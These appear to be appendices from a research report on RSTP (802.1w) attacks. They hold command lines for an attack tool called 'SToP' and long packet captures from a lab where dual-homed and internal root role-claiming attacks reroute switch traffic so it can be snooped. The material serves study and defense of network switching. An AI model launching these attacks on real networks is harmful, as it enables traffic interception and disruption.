root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:15.759927 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:17.760028 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:19.760126 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0

-On Station 1 eth0-
18:17:44.589557 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
18:17:45.918534 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:46.589778 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:48.593973 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:50.589811 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:52.590372 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:54.590899 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:56.590808 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:58.593327 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:00.591909 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:02.591599 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:04.592304 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001

```

```

root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:06.591843 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:08.594004 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:18:10.593029 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
...
18:19:54.605673 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:19:56.606718 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:19:58.608111 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:20:00.607592 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:20:02.608083 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:20:04.607088 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:20:06.607935 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0

```



## Appendix B-7: Traffic Snooping on a Dual-homed Root Role-Claiming Attack (targets: Switch 4 and Switch 5)

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 5 eth0-
13:35:26.071252 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:26.229451 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:76:6e pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vilength 0
13:35:28.072812 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:28.141856 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:76:6e pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vilength 0
13:35:30.072905 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:30.121970 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:32.072996 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:32.121837 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:34.073066 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:34.121482 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:36.073143 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:36.121535 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:38.073213 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:40.073285 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:42.073363 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:44.073430 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:46.073507 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:48.073566 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
```

```
13:38:04.077315 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
13:38:06.077371 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
13:38:08.077418 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
13:38:09.064295 arp who-has 10.0.6.1 tell 10.0.2.1
13:38:09.064505 arp reply 10.0.6.1 is-at 0:30:48:22:38:a9
13:38:09.064663 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:10.063352 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:10.077466 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
13:38:11.062453 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:12.062385 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:12.077517 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
```

## Appendix B-8: Dual-homed Root Role-Claiming Attack (targets: Switch 5 and Switch 6)

```
[root@Server6 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 6 eth0-
14:37:30.301061 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:30.323355 802.1w RSTP config ( DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:0b:26 pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vilength 0
14:37:32.308650 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:0b:26 pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vilength 0
14:37:32.308806 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:34.301371 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:34.309477 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:36.310149 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:38.310838 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:40.311522 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:42.312215 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:44.312907 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:46.313586 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:48.314276 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:50.314964 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:50.632936 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:52.303446 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:52.315064 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:54.303671 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
```

```

14:37:54.315161 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:56.311379 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:56.315259 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:58.315353 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:38:00.315456 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
14:40:26.320534 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:28.320583 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:28.465329 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:30.313993 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:30.320630 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:32.314707 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:32.320678 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:34.314597 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:34.320724 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:36.320772 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:36.324893 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:38.320820 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:40:40.320867 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0

-On Station 5 eth0-
14:37:13.561651 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
14:37:14.345904 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005

```



```
14:40:21.568796 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vilength 0
14:40:23.569082 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vilength 0
14:40:25.569349 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vilength 0
14:40:27.569832 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vilength 0
```

## Appendix B-9: Internal Role-Claiming Attack (targets: Switch 4 and Switch 5)

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -I -M
-On Station 5 eth0-
17:25:48.288934 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 60000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:50.289206 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 60000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:52.289518 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 60000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:52.296429 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 0 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:54.289534 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 0 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:56.290457 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 0 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:58.649579 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 0 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:25:58.651363 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:1a:3a:00 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
17:25:58.651806 802.1w RSTP config ( TC PROP DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:1a:3a:00 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
17:26:00.274423 802.1w RSTP config ( DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 80000 age 4 max 20 hello 2 fdelay 18 Vilength 0
17:26:00.274893 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 80000 age 4 max 20 hello 2 fdelay 18 Vilength 0
17:26:00.296491 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:00.496893 802.1w RSTP config ( TC ROOT AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:02.289797 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:02.296550 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:02.301100 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:04.289638 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:04.296606 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
```

```

17:26:04.300934 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:06.296670 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:08.296741 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:26:10.296816 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
...
17:27:28.299387 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:30.299454 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:32.235581 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:32.299521 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:33.292256 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:34.299588 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:35.292896 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:36.299656 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:37.293308 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:38.299725 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:40.299794 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:42.299848 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:27:44.299914 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
...
17:28:56.302275 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:28:58.302339 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:28:59.927782 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:28:59.927962 10.0.6.1 > 10.0.2.1: icmp: echo reply

```



```

17:29:00.302405 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:29:00.926674 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:29:00.926865 10.0.6.1 > 10.0.2.1: icmp: echo reply
17:29:01.925588 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:29:01.925782 10.0.6.1 > 10.0.2.1: icmp: echo reply
17:29:02.302471 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:29:02.924491 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:29:02.924665 10.0.6.1 > 10.0.2.1: icmp: echo reply
17:29:03.923405 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:29:03.923599 10.0.6.1 > 10.0.2.1: icmp: echo reply
17:29:04.302535 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0

-On Station 1 eth0-
17:26:46.363428 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:26:48.363919 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:26:50.364578 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
